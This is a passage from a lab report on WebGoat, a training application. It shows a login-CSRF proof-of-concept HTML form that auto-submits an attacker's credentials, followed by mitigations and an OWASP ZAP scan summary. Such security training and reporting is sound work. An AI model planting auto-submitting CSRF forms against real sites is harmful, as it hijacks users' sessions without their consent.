- Demonstrated that the victim was logged into the attacker's account. **Screenshot: CODE:**

```
<form action=="http://127.0.0.1:8080/WebGoat/login" method="POST" style="width:300px;">
<input type="hidden" name ="username" value="csrf-mayurjadav">
<input type="hidden" name ="password" value="webgoat">
<button type="submit">Sign in</button>
</form>
<script>document.login.submit()</script>
```

RESULT:



Mitigation:

- Use SameSite cookies.
- Require re-authentication for sensitive actions.
- Implement CSRF tokens even on login endpoints.

Mitigation Summary :

- CSRF is a dangerous vulnerability often overlooked due to its simplicity.
- Mitigation requires server-side enforcement like CSRF tokens and secure cookie handling. • Modern browsers provide mechanisms like SameSite cookie attributes that help prevent CSRF.

OWASP ZAP Scan

Tool Used: OWASP ZAP (Zed Attack Proxy)

Purpose: Identify web application vulnerabilities, including CSRF, SQL Injection, missing headers, etc.


Scan Target:

<http://localhost:8080/WebGoat/start.mvc?username=mayurjadhav#lesson/WebGoatIntroduction.lesson>

Notable Finding Related to CSRF:

- **Absence of Anti-CSRF Tokens:** Detected in multiple requests (5 instances) • Risk: Medium
- Description: Anti-CSRF tokens are not implemented in sensitive requests, making the app vulnerable to CSRF attacks.

Screenshot:



Additional Findings :

- SQL Injection (High Risk)
- Missing CSP and Clickjacking protection headers
- Cookie without SameSite attribute

CSRF Mitigation Recommendations Based on ZAP Scan

- Implement CSRF tokens on all state-changing requests.
- Add SameSite=Strict or Lax to session cookies.
- Set X-Frame-Options: DENY or SAMEORIGIN to prevent clickjacking.
- Include a Content-Security-Policy header.